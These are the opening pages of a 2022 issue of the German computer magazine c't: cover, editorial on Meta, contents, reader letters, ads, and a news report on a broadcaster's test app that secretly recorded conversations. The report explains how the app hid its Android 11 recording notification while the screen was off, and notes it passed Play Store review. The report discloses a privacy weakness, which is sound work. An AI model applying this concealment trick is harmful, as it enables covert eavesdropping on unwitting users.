

c't magazin für computer technik

26.2.2022

6



Fritzbox 6690
im Test


10 Jahre: Der Weg zum besten Bastel-PC aller Zeiten

Happy Birthday Raspi!

Sensoren, Motoren, Kameras mit Raspberry Pi ansteuern
FAQ für Einsteiger • Modellübersicht und Ausblick

IM
TEST

- Handy im Auto nutzen: Car-Launcher-Apps
- Huawei ohne Google: P50 Pro und P50 Pocket
- 13-Zoll-Notebook aus Recyclingkunststoff
- Erste superschnelle SD-Speicherkarte
- Videostreaming-Player für Netflix & Co.



Überbreite Monitore

34 bis 49 Zoll: Endlich Platz für alles!

Günstige USVs für zu Hause

Schutz vor Stromausfall ab 35 Euro

Linux parallel zu Windows installieren

Corona-Warn-App: Verborgenes herauskitzeln

Kryptogeld: Von Milliarden und gelungenen Witzen

Steuern sparen: IT-Produkte schneller abschreiben

c't-Notfall-Windows in der Windows-Sandbox

Herkulesaufgabe digitale Verwaltung

30 Städte im c't-Vergleich • Wie Digitalisierung doch noch gelingt

€ 5,90

AT € 6,50 | LUX, BEL € 6,90

NL € 7,20 | IT, ES € 7,40

CHF 9.90 | DKK 64,00





IHR SCHUTZ IM CYBERDSCHUNGEL

Schützen Sie sich vor Angriffen mit Windows 11 Pro und AMD Ryzen™ PRO Mobil-Prozessoren, deren Sicherheitsfunktionen direkt in die CPU integriert sind.



AMD
RYZEN
PRO



Windows 11





Facebook/Meta: Potemkinverse

Facebook-Chef Mark Zuckerberg blieb bei der Vorstellung seines neuen Metaverse nur sehr, sehr vage. Es gibt zwar schon VR-Spiele und -Anwendungen – aber mit dem, wie sich das Metaverse einmal anfühlen soll, haben die klobige Hardware, die unbeholfene Steuerung und die vereinzelt Anwendungen nichts zu tun. Und nicht einmal das firmeneigene Promo-Video vermittelt den Eindruck, dass Facebook – Verzeihung, Meta – in den nächsten Jahren liefern wird.

Was mich am meisten irritiert: Das Metaverse soll ja angeblich ein offenes System werden, in dem jeder eigene Welten erschaffen kann, zwischen denen Besucher problemlos hin und her wechseln können. Dafür fehlen aber allgemein anerkannte Standards. Ich habe bisher nichts davon gehört, dass Meta auf andere Unternehmen zugeht, um so etwas zu entwickeln. Branchenbeobachter bezweifeln mittlerweile, dass Meta in einem Metaverse überhaupt eine bedeutende Rolle spielen kann. Es spricht einiges dafür, dass die Film- und Spieleindustrie dort den Ton angibt.

So erscheint die Umbenennung und besonders ihr Zeitpunkt eher wie ein geschickter Schachzug, der von den aktuellen Problemen der altbekannten Facebook-Dienste ablenken soll – etwa den Fragezeichen hinter der Zukunft des Werbegeschäfts und den Enthüllungen der Whistleblowerin Frances

Haugen. Mich ärgert bis heute, dass das bisher so gut geklappt hat. Jeder spricht über das schöne Metaverse, das es vielleicht einmal in ferner Zukunft geben wird, kaum einer über die reale kaputte Firmenkultur.

Zumindest an der Börse hat der Namenswechsel allerdings nicht den gewünschten Effekt gebracht. Anfang Februar hat das Unternehmen seine Zahlen für das Weihnachtsquartal vorgelegt: Das klassische Geschäft mit Facebook, WhatsApp und Instagram lieferte nicht die gewohnten Wachstumsraten. Und bei den Reality Labs standen pro Monat einigen hundert Millionen Dollar Umsatz über eine Milliarde Dollar Betriebsverlust entgegen. Auch wenn darin Forschungsgelder für das zukünftige Geschäft im Metaverse enthalten gewesen sein mögen, war das dann doch zu viel für die Börsianer. Die Meta-Aktie verlor binnen Minuten rund 23 Prozent ihres Werts (siehe S. 37).



Jo Bager

Jo Bager

Titelthemen

Happy Birthday Raspi!

- 14 10 Jahre Raspberry Pi** Was ihn auszeichnet
- 22 Zahlen, Daten, Fakten** Dauerbrenner Raspi
- 24 GPIO** Servos und Sensoren ansteuern
- 30 FAQ** Raspberry Pi für Einsteiger

Herkulesaufgabe digitale Verwaltung

- 60 Bestandsaufnahme** Wie digital sind Behörden?
- 66 Politik** Wege aus dem Digitalisierungstau
- 70 Interview** mit dem SPD-Digitalexperten

Überbreite Monitore

- 102 Von 34 bis 49 Zoll** Endlich Platz für alles

USVs für zu Hause

- 108 Test** Acht USVs ab 35 Euro

Aktuell

- 12 Spionage** Achtung, Handy hört mit!
- 32 Schnelles Internet** Recht vs. Realität
- 34 European Chips Act** Mehr Chips aus der EU
- 36 Medizin-IT** nicht DSGVO-konform
- 37 Internet** Meta strauchelt, Cookie-Banner
- 38 Bit-Rauschen** ARM an die Börse, Intel kauft zu
- 39 Hardware** Netzteil mit PCIe-5.0-Stecker
- 40 Smart Home** IP-Symcon für die Hutschiene
- 42 Netzwerke** Switches, Stadtmodelle per 5G
- 43 Server & Storage** SSD-Preise, MAMR
- 44 Forschung** Kernfusion, Roboterhund
- 45 Apple AirTags** Stalkers Liebling
- 48 Sensoren** 3D-Magnetometer als Tastsinn
- 50 Open Source** Linux-Desktop KDE Plasma 5.24
- 52 Windows** Updates für Windows 11
- 53 NFT** Wohltätigkeitsauktion für Julian Assange
- 54 c't I/O** Papierstreik, Linux-Netzplan als Poster
- 56 Web-Tipps** Sneakerjagd, Wordle, Privat-o-Mat

Test & Beratung

74 Fritzbox 6690 im Test

- 75 LTE-Minirouter** Gebraucht günstiger
- 76 Erste SD-Express-Karte** Adata Premier Extreme
- 77 Powerline-Adapter** Devolo Magic 2 WiFi 6
- 77 Ethernet-Koax-Switch** Giga Copper G4204C
- 78 PC-Gehäuse** für Power satt im Kompaktformat
- 80 Bluetooth-Headset** Anker PowerConf H700
- 82 Datenträger-Imager** Rescuezilla 2.3.1
- 82 Klangoptimierer** Sonarworks SoundID
- 88 Huawei ohne Android: P50 Pro und P50 Pocket**
- 92 13-Zoll-Notebook aus Recyclingkunststoff**
- 94 Windows-11-Tablet** Asus Vivobook 13 Slate
- 96 E-Book-Reader** PocketBook InkPad Color
- 98 Grafikkarten mit Radeon RX 6500 XT**
- 116 Videostreaming-Player für Netflix & Co.**
- 124 Handy sicher im Auto nutzen: Launcher-Apps**
- 172 Horror-Actionspiel** Dying Light 2: Stay Human
- 173 Bücher** So tickt das Netz, Metaverse

14 Happy Birthday Raspi!



Die Raspberry Pi Foundation feiert den 10. Geburtstag ihres Bastelcomputers – und über 40 Millionen verkaufte Exemplare. Wir analysieren Erfolgsfaktoren, helfen Einsteigern und erklären die GPIO-Programmierung.

Wissen

- 130 5 Jahre Ryzen** Der Prozessor, der AMD rettete
- 134 Kryptogeld: Von Milliarden und Witz-Coins**
- 138 Datenbanken** Ein Plädoyer für UUIDs
- 174 Steuern sparen: IT schneller abschreiben**

Praxis

- 84 Alternatives Android** Huawei HarmonyOS
- 146 Server hacken** Schritt für Schritt erklärt
- 152 Corona-Warn-App: Verborgenes herauskitzeln**
- 156 Windows** PC für Dritte vorbereiten
- 160 Linux parallel zu Windows installieren**
- 166 c't-Notfall-Windows in der Windows-Sandbox**

Immer in c't

- 3 Standpunkt** Potemkinverse
- 6 Leserforum**
- 11 Schlagseite**
- 58 Vorsicht, Kunde** Glasfaseranschluss gescheitert
- 180 Tipps & Tricks**
- 184 Story** Ein Date mit Liesa
- 191 Stellenmarkt**
- 192 Inserentenverzeichnis**
- 193 Impressum**
- 194 Vorschau 7/2022**

60 Herkulesaufgabe digitale Verwaltung



Ab Ende 2022 soll man alle Anträge an Behörden digital stellen können. Das wird nicht klappen, auch wenn es hie und da schon funktioniert. Aber die Politik hat Pläne, wie man schneller vorankommen könnte.

Frisch aus
c't Nerdistan

- 130 5 Jahre Ryzen** Der Prozessor, der AMD rettete
- 152 Corona-Warn-App** Verborgene Daten auslesen

c't Hardcore

- 138 Datenbanken** Ein Plädoyer für UUIDs
- 166 Windows-Sandbox** als Software-Gehege

Magritte-Schlagseite

Schlagseite: Heatpipe, c't 5/2022, S. 13

Wie gut, dass es Google Lens gibt. Ohne diese Software auf meinem Smartphone hätte ich den genialen Kunstgriff in der Schlagseite nicht verstanden, zumal ich bis vor zehn Minuten nicht nur niemals etwas von René Magritte, geschweige denn von seinem Werk „La trahison des images“ gehört oder gesehen habe, sondern auch komplett des Französischen nicht mächtig bin und insofern das schöne Bild ohne weiteren Erkenntnisgewinn in der Heatpipe hätte rauchen können.

Thomas Abraham

Gute Laune

Ein wenig Philosophie tut unserer beschränkten Techniksicht einmal richtig gut! Beim Aufschlagen der Seite musste ich kräftig lachen und habe die gute Laune in den Tag mitgenommen.

Detlef Oertel

Digitalisierung der Medizin zu langsam

Ärzte fordern Umdenken bei der Digitalisierung der Medizin, c't 5/2022, S. 14

In der Tat können Ärzte an der einen oder anderen Stelle bei klassischen Papierformularen noch Zeit und Geld sparen, zumal wenn die Formulare kostenfrei von der Kassenärztlichen Vereinigung gestellt werden. Die Argumentation von Herrn Hofmann ist allerdings sehr kurzsichtig und spiegelt letztendlich nur die Ursache vieler Probleme bei der Digitalisierung wider.

Jeder betrachtet nur die eigenen Prozesse und versucht an gewohnten, oft unzeitgemäßen Abläufen festzuhalten. Papierformulare müssen an anderer Stelle wieder eingescannt, abgetippt oder anderweitig bearbeitet werden. Das ist extrem zeitintensiv und fehleranfällig. In Summe dauert das Ergebnis länger und ist von schlechterer Qualität. Bestes Beispiel ist die Weitermeldung der Coronafallzahlen von den Laboren oder Praxen über die Gesundheitsämter ans RKI. Das wäre digital in Sekunden ohne Personal auch an Wochenende erledigt. Was wir jedoch erleben, ist ein halbanaloges Desaster.



Schlagseite aus c't 5/2022

Angeichts der demografischen Entwicklung werden wir im Gesundheitswesen mit immer weniger Personal immer mehr Arbeit erledigen müssen. Unter dem Aspekt betrachtet schreitet die Digitalisierung sogar noch zu langsam voran.

In Arztpraxen finde ich teilweise übrigens noch Windows-7- oder gar -XP-Rechner vor, mal ganz abgesehen von meist veralteter Software und einer in der Regel völlig fehlenden Bereitschaft, in die digitale Fortbildung des Praxispersonals zu investieren. Dass seitens der Ärztelobby hier gebremst wird, wundert mich daher nicht.

M. Cremer

Fantasielkosten

Zum Problem, dass Heißnadelsoftware am Ende das Vielfache kostet, kommt hinzu, dass ein Projekt, das von der Politik abgesegnet wurde, dann mindestens im Gesundheitsbereich, behaupte ich, heutzutage in aller Regel Fantasielkosten nach sich zieht. Ich verweise nur auf applikationslogisch sehr überschaubare Apps zu zwei- und mehrstelligen Millionenbeträgen im Coronabereich, die sicher auch nicht durch begleitende Infrastruktur (außer vielleicht von IBM) zu rechtfertigen sind.

Uwe Hostmann

PyQt

Codefabriken – Die Python-Entwicklungsumgebung für Sie, c't 5/2022, S. 26

Als Microsoft-Kritiker versucht man ja, sich sowohl von deren hauseigenen Sprachen als auch Produkten fernzuhalten. Daher möchte ich auf PyQt (bzw. Qt) und die dazugehörige Entwicklungsumgebung Qt Creator verweisen. Das Framework ist plattformübergreifend, kostenlos, enthält unzählige Module, angefangen vom Datenbankzugriff über Netzwerkkommunikation bis hin zu Web- oder 3D-Oberflächen. Und mit QML kann man tolle Oberflächen für Desktop- und Mobilsysteme erstellen. Natürlich gibts die für IDEs inzwischen üblichen Vorzüge wie Codevervollständigung, Debugger, Refactoring et cetera.

Peter Grüning

Eclipse & PyDev

Im Artikel vermisste ich bitter Eclipse in Kombination mit PyDev. Auch wenn der Anteil der Benutzer dieser Entwicklungsumgebung letztlich nur noch im einstelligen Prozentbereich liegt, hat sie doch einige herausragende Eigenschaften. Open Source von Anfang an (keine „Community Edition“ oder Ähnliches), ein Python-Debugger von Anfang an. Die Plug-in-Infrastruktur von Eclipse sucht ihresgleichen. PyDev war immer up to date bei Sprach-Anpassungen, Requests und problemloser Interoperabilität mit Linux und Windows bezüglich der IDE.

Zugegeben, Eclipse/PyDev erfordert Einarbeitung. Insgesamt begleitet mich die Kombination seit Python 1.x unter verschiedenen Betriebssystemen. Das sollen die anderen mal nachmachen.

D. Köster

Fragen zu Artikeln

✉ Mail-Adresse des Redakteurs am Ende des Artikels

☎ Artikel-Hotline
jeden Montag 16–17 Uhr
05 11/53 52-333

Unsere Server-Buddies sind #NäherDran

Ihre persönlichen IT-Experten

Keine halben Sachen: Bei der Betreuung und Beratung unserer Kunden setzen wir von Thomas-Krenn auf doppelte Kompetenz und Erfahrung. Deshalb kümmern sich Key Account Managerin Monika und Vertriebsberaterin Jasmin gemeinsam um unsere Kunden im Südwesten Deutschlands. Diese schlagkräftige Teamarbeit hat für Sie viele Vorteile, denn Ihnen steht jederzeit ein persönlicher Ansprechpartner zur Verfügung – in unserer Zentrale oder auf Wunsch vor Ort bei Ihnen!

Ihre Buddies in
Süd-West Deutschland
#NäherDran



Monika & Jasmin

Hauptsitz

Buddy-Beratung unter:
thomas-krenn.com/sued-west

**THOMAS
KRENN®**

Geht auch ohne str()

Gute Gründe für Python, c't 5/2022, S. 16

Das Beispiel Verschlüsselung ist klug gewählt und zeigt, dass der RSA-Algorithmus recht einfach in Python implementiert werden kann. Kleine Korrektur: Die Funktion `print()` akzeptiert so gut wie jeden Datentyp als Eingabe, die letzte Zeile kann also einfach heißen:

```
print(pow(cypher, d, n))
```

_Frühling

Reader am Strand

Ein Überblick über bekannte und exotische E-Book-Reader und Leseplattformen, c't 5/2022, S. 60

Ein Aspekt wurde nicht explizit erwähnt. Ein Vorteil der besseren Lesbarkeit des E-Paper-Displays bei größerer Umgebungshelligkeit wird besonders deutlich bei Sonneneinstrahlung, weshalb die E-Book-Reader sehr gut für den Strandurlaub geeignet sind.

Christian Sieler

Nicht seniorentauglich

Leider sind die E-Reader überhaupt nicht geeignet, Senioren ohne Vorerfahrung an elektronische Gerätschaften heranzuführen. Man muss zum Beispiel die Schaltflächen ziemlich genau treffen, damit sie reagieren. Man muss gut durchblutete Fingerkuppen haben, sonst reagieren die Schaltflächen nicht immer, und man muss erkennen, was eine Schaltfläche ist und was nur eine einfache Anzeige.

Man muss sich Abläufe merken, die aus unfassbar vielen Einzelschritten bestehen. Zum Beispiel ein von der Tochter ausgeliehenes Buch laden: 1) Gerät einschalten 2) Menü aufrufen 3) Web-Browser wählen 4) Taste „Lesezeichen“ betätigen 5) Lesezeichen für die Onleihe finden (das Lesezeichen hat bei der ersten Anmeldung der Familien-Admin angelegt) 6) auf gewünschtes Lesezeichen tippen, prüfen, dass die richtigen Daten angezeigt werden 7) auf „anmelden“ drücken 8) nicht erschrecken, dass der vorige Inhalt noch mal kurz angezeigt wird 9) oberhalb der Kategorienmatrix auf das „meine Medien“-Symbol tippen 10) ein Medium auswählen 11) wenn nötig, mit den Seitenzahlen am unteren Bild-

Wir freuen uns über Post

✉ redaktion@ct.de

💬 c't Forum

📘 c't Magazin

✉ @ctmagazin

Ausgewählte Zuschriften drucken wir ab. Bei Bedarf kürzen wir sinnwährend. Antworten sind kursiv gesetzt.

👤 Anonyme Hinweise
<https://heise.de/investigativ>

schirmrand weiterblättern, bis das Medium angezeigt wird 12) auf „lesen“ tippen 13) den Downloadvorgang überwachen 14) wenn es funktioniert hat, warten, bis Umschlagbild angezeigt wird und einen hellen Rand erhalten hat 15) dann lesen.

WLAN einrichten, Bücher auswählen und ausleihen bleibt auf unabsehbare Zeit Aufgaben der Familien-Admins.

Fazit: Wenn die „älteren Herrschaften“ noch nichts mit Consumer-IT am Hut hatten, kann das Verschenken eines E-Readers auch für die Schenkenden zu einer herausfordernden Daueraufgabe werden. Warum habe ich das geschrieben? Wir, für die diese Geräte seit Langem Alltag sind, sind betriebsblind und können uns gar nicht mehr vorstellen, wie komplex diese ganz einfachen Abläufe für Neulinge sind.

Hans-Joachim Bock

Löten hat nicht geholfen

Vorsicht Kunde: Lenovo tut sich mit Produktionsfehler schwer, c't 5/2022, S. 56

Das geschilderte Problem hat mich im Januar ebenfalls ereilt. Und lediglich durch die Tatsache, dass es unter thinkwiki.de/T570 bereits als bekanntes Problem aufgeführt wird, habe ich den Fehler dann zu Recht nicht bei der SSD gesucht. Ein Lötversuch unter dem Binokular hat mich nur viel Zeit gekostet. Immerhin habe ich den Laptop nicht völlig abschreiben müssen, durch den Austausch der ungenutzten UMTS-Karte mit einer M.2-SATA-SSD im 2242-Format habe ich nun wieder ein

funktionierendes (Linux-)System. Leider ist in diesen Abmessungen derzeit bei 500 GByte Schluss und auf Windows verzichte ich daher aus Speicherplatzgründen nun.

Daniel Frein

Hoher Zeitaufwand

Erhöhte Ausfälle beim Datenabgleich im Gesundheitssystem, c't 4/2022, S. 44

Seit 15 Jahren bin ich niedergelassene Gynäkologin in einer Einzelpraxis und habe mit den von Ihnen beschriebenen Ausfällen von Software, Hardware und Datenschutz zunehmend Zeitaufwand, der für die Patientinnenbetreuung fehlt – zudem reichlich Ärger und Kosten. Wenn mein Partner als Ingenieur für Nachrichtentechnik mich nicht tatkräftig unterstützen würde, wären diese komplexen Anwendungen für uns Mediziner nicht zu bewältigen. Insofern hoffe ich sehr, dass Sie weiterhin die Digitalisierung mit ihren Auswirkungen auf den Medizinbereich und insbesondere die Telematik Infrastruktur kritisch beleuchten und hierüber weiter berichten.

Name ist der Redaktion bekannt

Podcast über Essstörungen

Instagram befeuert Essstörungen, c't 4/2022, S. 34

Einen tieferen Einstieg in das Thema bieten vier Folgen des NDR-Podcasts „She Likes Tech“ von Svea Eckert. Hier gibt es auch Hinweise für Betroffene und Angehörige, die Hilfe suchen.

Katharina Schmidt

Podcast „She Likes Tech“: ct.de/yts

Ergänzungen & Berichtigungen

Garantie und Gewährleistung

Gefälschte Netzwerkkarten, c't 5/2022, S. 42

Die Garantie ist eine freiwillige Leistung des Herstellers, die Gewährleistung hingegen eine gesetzliche Vorschrift, die der Händler erfüllen muss. Betroffene Kunden sollten sich daher zunächst an den Händler wenden und die gesetzliche Gewährleistung in Anspruch nehmen.

Risiko Leakware: So schützen Sie sich gegen Datenlecks



Mit Verschlüsselung gegen die Machenschaften der Erpresser

Eine neue Art der Erpressung beunruhigt IT-Abteilungen und Datenschützer gleichermaßen: Leakware. Erfahren Sie, wie Verschlüsselung gegen diese Form der Ransomware helfen kann.

Ransomware-Attacken nehmen weltweit zu. Auch Deutschland wird immer häufiger von Erpressungstrojanern angegriffen und gehört im internationalen Vergleich zu den am stärksten bedrohten Ländern. Was bislang oft in der endgültigen Verschlüsselung wichtiger Daten endete, wird zu einem zunehmend komplexeren Problem.

Die Leakware-Methode

Besonders kritisch sind Erpressungsversuche dann, wenn betroffene Daten nicht nur verschlüsselt werden, sondern den Angreifern ungeschützt in die Hände fallen. Dass wertvolle Informationen in fremde Hände geraten, stellt eine weitere Bedrohung dar: Jüngere Ransomware-Methoden fordern Lösegeld speziell dafür, erbeutete und teilweise hochbrisante Informationen nicht zu veröffentlichen. In so einem Fall spricht man von Leakware.

Es spielt keine Rolle, ob es dabei um interne Firmendaten, personenbezogene Informationen, oder hochsensible Geschäftsgeheimnisse geht: Die Veröffentlichung vertraulicher Daten kann schwerwiegende Konsequenzen für Unternehmen, Organisationen und Privatpersonen nach sich ziehen. Die Folgen reichen vom PR-Desaster über einen Vertrauensverlust am Markt bis hin zu hohen Strafen, die bei der Verletzung von Datenschutzgesetzen drohen.

Die gute Nachricht ist: Die meisten Ransomware-Angriffe lassen sich vermeiden. Und selbst im Fall einer erfolgreichen Attacke können verloren geglaubte Daten wiederhergestellt werden oder sind für Erpresser von vornherein unbrauchbar. Entscheidend ist die richtige Speicherstrategie. Sie sollte Versionierung und Verschlüsselung beinhalten.

Versionierung: Die Cloud ist die Lösung

Der Fokus von Ransomware-Angriffen liegt in der Regel auf lokal gespeicherten Daten. Existieren von betroffenen Systemen keine zuverlässigen Backups, ist die Verlustgefahr – und damit der potenzielle Schaden – besonders groß. Der Zwang, Lösegeld zu zahlen, ist in so einem Fall entsprechend stark. Eine Möglichkeit, das Risiko drastisch zu mindern ist die Nutzung der Cloud, sowohl als Backup als auch für pro-

duktive Daten. Viele Anbieter vernetzter Speicherlösungen liefern eine starke, objekt-basierte Versionierung gleich mit. Dadurch werden Veränderungen, wie sie Verschlüsselungs-Viren an Daten vornehmen, als neue Version angelegt. Eine Wiederherstellung ist im Fall eines Angriffs über den Cloud-Anbieter unkompliziert und häufig kostenlos möglich.

Datensicherheit durch Verschlüsselung

Der Nachteil Cloud-basierter Speicherung – die physischen Daten werden aus dem eigenen Rechenzentrum weggegeben, teilweise sogar in andere Länder – kann durch zusätzliche Verschlüsselungssoftware gut ausgeglichen werden. Die Verschlüsselung von Cloud-Daten sorgt für bestmöglichen Schutz. Sie wird zwar in der Regel von Speicher-Anbietern angeboten, doch das reicht oft nicht. Für maximalen Schutz benötigen Sie Ende-zu-Ende-Verschlüsselung nach Zero-Knowledge-Standard. Den erreichen Sie nur wenn Daten bereits auf den Geräten einer Person, Organisation oder Firma mit eigenen Schlüsseln unkenntlich gemacht werden. Eine Verschlüsselungssoftware ist dafür die beste Wahl.

Sollten Sie mit Leakware angegriffen werden, können Sie die gesperrten Dokumente dank Versionierung wiederherstellen. Daten, die im Zuge des Angriffs gestohlen wurden, sind für die Erpresser unbrauchbar: Der Inhalt von Ende-zu-Ende-verschlüsselten Dokumenten kann nicht gelesen werden. In einer sicher verschlüsselten Cloud sind Ihre Daten also auch im Fall eines Ransomware-Angriffs bestmöglich geschützt.



boxcryptor

Sie möchten mehr zum Risiko Ransomware erfahren?

Lesen Sie hier weiter:

boxcryptor.info/ransomware

IT JOBTAG 2022



Anmeldung:
it-jobtag.de

**Eintritt und
alle Angebote
kostenfrei!**

Sie suchen einen interessanten und qualifizierten Job in der IT-Branche?

Attraktive Arbeitgeber warten auf Sie!

heise jobs, die Jobbörse von heise online, und Jobware, der Stellenmarkt für Fach- und Führungskräfte, begrüßen Sie beim IT-Jobtag! Zahlreiche attraktive Arbeitgeber präsentieren sich mit ihren aktuellen Stellenangeboten, Aus- und Weiterbildungsplätzen sowie berufsbegleitenden Studiengängen aus dem ITK-Segment. Im direkten Gespräch können Sie sich informieren, austauschen oder auch eine individuelle Karriereberatung bzw. einen Bewerbungsscheck der Jobware Personalberatung in Anspruch nehmen. Verschiedene Vorträge zu spannenden Themen ergänzen das Rahmenprogramm.

Aus aktuellem Anlass:

- Der IT-Jobtag ist als nationale Veranstaltung ausgelegt.
- Es werden alle notwendigen Hygiene-Vorschriften beachtet.

TERMINE 2022

DÜSSELDORF 16.03.2022 Rheinterrassen	MÜNCHEN 04.05.2022 Nemtschekhaus München	HANNOVER 12.05.2022 Hannover Congress Centrum	FRANKFURT 08.06.2022 IHK Gebäude am Börsenplatz	KÖLN 15.06.2022 KOMED im MediaPark
LEIPZIG 23.06.2022 Marriott Hotel	STUTTGART 01.09.2022 IHK Region Stuttgart	HAMBURG 14.09.2022 Ehemaliges Hauptzollamt	BERLIN 05.10.2022 Spreespeicher	NÜRNBERG 20.10.2022 Meistersingerhalle Nürnberg

powered by

 **heise Jobs**

 **Jobware**
...da hab' ich den Job her!



Weitere Schlagseiten auf ct.de/schlagseite

Achtung, Handy hört mit!

Ausprobiert: Wie Smartphone-Apps Gespräche belauschen können

Onlinewerbung bezieht sich häufig auf Themen, über die man kurz zuvor gesprochen hat. Das weckt seit jeher den Verdacht, dass Smartphones permanent mitlauschen und Gesprächsinhalte an Facebook, Google & Co. weitergeben. Aber ist das realistisch? Ein Team des Bayerischen Rundfunks hat es ausprobiert – und kam ziemlich weit.

Von Ronald Eikenberg

Kaffeepause: Sie unterhalten sich mit einem Kollegen über ein bestimmtes Thema und kurz darauf erscheinen bei Facebook, Google oder Instagram Werbeanzeigen, die erstaunlich gut dazu passen. Bei c't melden sich immer wieder Leser, die Ähnliches beobachtet haben.

Häufig steht der Verdacht im Raum, dass Smartphone-Apps ungefragt die Mikrofone einschalten, um heimlich Gespräche und Telefonate zu belauschen. Das junge „AI + Automation Lab“ des Bayerischen Rundfunks (BR) ist dem Verdacht nachgegangen. Für das YouTube-Format „PULS Reportage“ (siehe ct.de/ycmg) versuchten die Journalisten, unter anderem die Apps von Instagram, TikTok & Co. mit fingierten Gesprächen aus der Reserve zu locken: Während mehrere Smartphones mit einschlägigen Social-Media-Apps in Hörweite lagen, unterhielten sich die BR-Mitarbeiter zum Beispiel über Hundefutter und Legosteine.

Anschließend wurde überprüft, ob in den beteiligten Social-Media-Accounts Werbung zu den besprochenen Themen erscheint. Tatsächlich tauchte in einem Fall Lego-Werbung bei Instagram auf, allerdings erst vier Tage später. Da Lego allgemein viel Onlinewerbung in sozialen

Netzwerken schaltet, ist die Wahrscheinlichkeit hoch, dass es sich um einen Zufallstreffer handelt.

Das BR-Team prüfte zudem, ob eine App technisch überhaupt dazu in der Lage sein kann, das Mikrofon des Smartphones unbemerkt anzupapfen. Dazu entwickelte das Team eine Test-App für Android und iOS, die heimlich Gespräche im Hintergrund aufzeichnen sollte. Diese wurde auf einem iPhone 12 (iOS 14.7.1) und auf einem Samsung Galaxy A22 5G mit Android 11 installiert.

Katzen als Spionagehelfer

Die App forderte vom Nutzer über die jeweiligen Betriebssystem-APIs das Recht ein, aufs Mikrofon zuzugreifen. Hierfür lieferte sie sogar einen plausiblen Grund: Die App war einem Social Network nachempfunden und bot die Möglichkeit, Katzenfotos per Sprachaufzeichnung zu kommentieren. Ihre eigentliche Aufgabe war es jedoch, möglichst lange Audio-mitschnitte an einen Server im Netz zu übertragen, ohne dass der Nutzer etwas davon mitbekommt.

Als die App auf dem iPhone aktiv war und die Aufzeichnung lief, signalisierte ein gelber Punkt in der Statusleiste den Zugriff aufs Mikro. Es handelt sich um den mit iOS 14 eingeführten Privacy Indicator. Beim Wechsel zu einer anderen App lief die Aufnahme zwar im Hintergrund weiter, das Betriebssystem verstärkte jedoch seine Warnung und machte durch ein rot hinterlegtes Mikrofonsymbol auf den Zugriff aufmerksam. Wurde das Handy gesperrt, stoppte die Aufzeichnung. Ein heimliches Mitlauschen war nicht möglich.

Display aus, Mikro an

Bei dem Android-11-Smartphone kam das BR-Team ein gutes Stück weiter: Die Test-App zeichnete sogar dann noch Gespräche auf, als das Display ausgeschaltet war. Dazu war ein Kniff nötig, wie Rebecca Ciesielski gegenüber c't berichtet: „Wir sind darauf gekommen, dass App-Entwickler

bei Android einen einfachen Trick verwenden können, um sehr lange – mindestens eine Stunde lang – unbemerkt zuzuhören. Dafür müssen sie nur eine Benachrichtigung einblenden.“

Durch eine solche Benachrichtigung würde der Lauschangriff mit hoher Wahrscheinlichkeit auffliegen. Doch auch dafür fand das Team eine Lösung: „Die Benachrichtigung kann problemlos so programmiert werden, dass sie nur angezeigt wird, wenn der Bildschirm aus ist, die Nutzer sie also nicht sehen können. Sobald jemand den Bildschirm anschaltet, verschwindet auch die Nachricht“, erklärt Ciesielski. Dann lauscht die App zwar nur, wenn das Smartphone nicht genutzt wird, aber dann entstehen ja ohnehin die interessantesten Gespräche.

Während die Android-App genutzt wird, sind solche Tricks nicht nötig: Hat der Nutzer den Zugriff aufs Mikrofon gewährt, kann es die aktive App jederzeit benutzen. Einen visuellen Indikator gibt es bis einschließlich Android 11 nicht. Erst mit Android 12 zieht Google mit Apple




Bild: BR

Das BR-Team entwickelte eine Test-App, die Gespräche bei ausgeschaltetem Display belauschen kann. Die App schafft es sogar in den Play Store.

gleich und zeigt einen farbigen Punkt in der oberen rechten Bildschirmecke an.

Auf Nachfrage des BR erklärte Google, wer sensible Daten missbraucht und gegen die App-Richtlinien verstößt, werde blockiert. Doch verhindern Googles Kontrollen, dass Lausch-Apps im Play Store landen? Um das herauszufinden, probierte das BR-Team, die zu Versuchszwecken erstellte Spionage-App bei Google Play einzustellen. Das gelang auf Anhieb, woraufhin die Journalisten die App sofort wieder entfernten.

Verräterische Schwingungen

Gesprächsinhalte lassen sich jedoch nicht nur über die Mikrofone belauschen. Beispielsweise demonstrierten US-Forscher, dass auch die in Smartphones verbauten Beschleunigungssensoren (Accelerometer) mitunter so sensibel sind, dass sie auch akustische Schwingungen erfassen, ähnlich wie ein Mikro (siehe ct.de/ycmg).

